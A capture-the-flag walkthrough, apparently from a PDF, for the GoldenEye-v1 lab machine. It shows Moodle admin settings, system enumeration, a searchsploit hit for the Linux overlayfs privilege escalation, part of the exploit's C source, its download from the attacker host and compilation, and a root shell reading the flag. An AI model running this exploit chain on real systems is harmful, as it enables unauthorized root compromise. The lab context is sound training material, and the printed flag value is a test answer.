Enroll in Penetration Testing with Kali Linux and pass the exam to become an Offensive Security Certified Professional (OSCP). All new content for 2020.

[GET CERTIFIED](#)

Find in page Highlight All Match Case Match Diacritics Whole Words

Menu goldeneye [Parrot Terminal] 2.2.3: Administrati... Moodle - Remote ... [GoldenEye-v1 [R... [s3cret.txt [~/Dow...

Applications Places System 23 °C Sun Sep 6, 10:00 PM

2.2.3: Administration: Plugins: Text editors: TinyMCE HTML editor - Mozilla Firefox

2.2.3: Administration: Plugins: Text editors: TinyMCE HTML editor: [X] for-007.jpg (JPEG Image, 31 [X] POP3 Commands | The [X] +

severnaya-station.com/gnocerdr/admin/settings.php

Start Parrot Wiki Community privacy pentest learn Donate

## GoldenEye Operators Training - Moodle

You are logged in as Admin User (Logout)

Home ▶ Site administration ▶ Plugins ▶ Text editors ▶ TinyMCE HTML editor [Blocks editing on](#)

Navigation

- Home
- My home
- Site pages
- My profile
- Courses

Admin bookmarks

[bookmark this page](#)

Settings

- My profile settings
- Site administration
  - Notifications
  - Registration
  - Advanced features
  - Users
  - Courses
  - Grades
  - Location
  - Language
  - Plugins

Changes saved

### TinyMCE HTML editor

Spell engine: editor\_spellengine [ spellengine ] **PSpellShell** Default: Google Spell


Spell language list: editor\_spelllang [ spelllang-against ] **+English=en,Danish=da,Dutch=nl,Finnish=fi** Default:

+English=en,Danish=da,Dutch=nl,Finnish=fi,French=fr,German=de,Italian=it,Polish=pl,Portuguese=pt,Spanish=es,Swedish=sv

[Save changes](#)

Menu goldeneye [Parrot Terminal] 2.2.3: Administrati... Moodle 3.4.1 - Re... [GoldenEye-v1 [R... [s3cret.txt [~/Dow...


W



We checked the version and distribution of the system.


`uname -a`

`cat /etc/*-release`



WE found a exploit in searchsploit for 3.13.0 which is overlays

Let's mirror it and tranfer to the target machine




The screenshot shows a Parrot Terminal window with the following content:

```
[baz@parrot]~/ctf/goldeneye
$searchsploit 3.13.0

.....
Exploit Title | Path
.....
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation | linux/local/37293.txt
.....
Shellcodes: No Results
[baz@parrot]~/ctf/goldeneye
$
```

we first changed the file settings from gcc to cc



The screenshot shows a GNU nano 5.1 editor window with the following content:

```
GNU nano 5.1 37292.c Modified

fd = open("/etc/ld.so.preload",O_WRONLY);

if(fd == -1) {
    fprintf(stderr,"exploit failed\n");
    exit(-1);
}

fprintf(stderr,"/etc/ld.so.preload created\n");
fprintf(stderr,"creating shared library\n");
lib = open("/tmp/ofs-lib.c",O_CREAT|O_WRONLY,0777);
write(lib,LIB,strlen(LIB));
close(lib);
lib = system("cc -fPIC -shared -o /tmp/ofs-lib.so /tmp/ofs-lib.c -ldl -w");
if(lib != 0) {
    fprintf(stderr,"couldn't create dynamic library\n");
    exit(-1);
}
write(fd,"/tmp/ofs-lib.so\n",16);
close(fd);
system("rm -rf /tmp/ns_sploit /tmp/ofs-lib.c");
execl("/bin/su","su",NULL);
}
```

Now we changed the permission  
chmod 777 37292.c  
c 37292.c -o exploit

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal x Parrot Terminal x Parrot Terminal
Connecting to 192.168.56.1:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5120 (5.0K) [text/plain]
Saving to: '37292.c'

100%[=====] 5,120 ---K/s in 0s

2020-09-06 15:50:29 (36.3 MB/s) - '37292.c' saved [5120/5120]

www-data@ubuntu:/tmp$ chmod 777 37292.c
www-data@ubuntu:/tmp$ cc 37292.c -o exploit
37292.c:94:1: warning: control may reach end of non-void function [-Wreturn-type]
}
^
37292.c:106:12: warning: implicit declaration of function 'unshare' is invalid in C99 [-Wimplicit-function-declaration]
if(unshare(CLONE_NEWUSER) != 0)
   ^
37292.c:111:17: warning: implicit declaration of function 'clone' is invalid in C99 [-Wimplicit-function-declaration]
clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
      ^
37292.c:117:13: warning: implicit declaration of function 'waitpid' is invalid in C99 [-Wimplicit-function-declaration]
waitpid(pid, &status, 0);
      ^
37292.c:127:5: warning: implicit declaration of function 'wait' is invalid in C99 [-Wimplicit-function-declaration]
wait(NULL);
   ^
5 warnings generated.
www-data@ubuntu:/tmp$ ./exploit
spawning threads
```

we ran the exploit.

./exploit

and after few seconds we were logged into root

id

cd /root

cat flag.txt

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal x Parrot Terminal x Parrot Terminal
www-data@ubuntu:/tmp$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# cd /root
# ls
# ls -al
total 44
drwx----- 3 root root 4096 Apr 29 2018 .
drwxr-xr-x 22 root root 4096 Apr 24 2018 ..
-rw-r--r-- 1 root root 19 May 3 2018 .bash_history
-rw-r--r-- 1 root root 3106 Feb 19 2014 .bashrc
drwx----- 2 root root 4096 Apr 28 2018 .cache
-rw----- 1 root root 144 Apr 29 2018 .flag.txt
-rw-r--r-- 1 root root 140 Feb 19 2014 .profile
-rw----- 1 root root 1024 Apr 23 2018 .rnd
-rw----- 1 root root 8296 Apr 29 2018 .viminfo
# cat .flag.txt
Alec told me to place the codes here:

568628e0d993b1973adc718237da6e93

If you captured this make sure to go here.....
(0000_0000_0000_0000_0000_0000_0000_0000)
```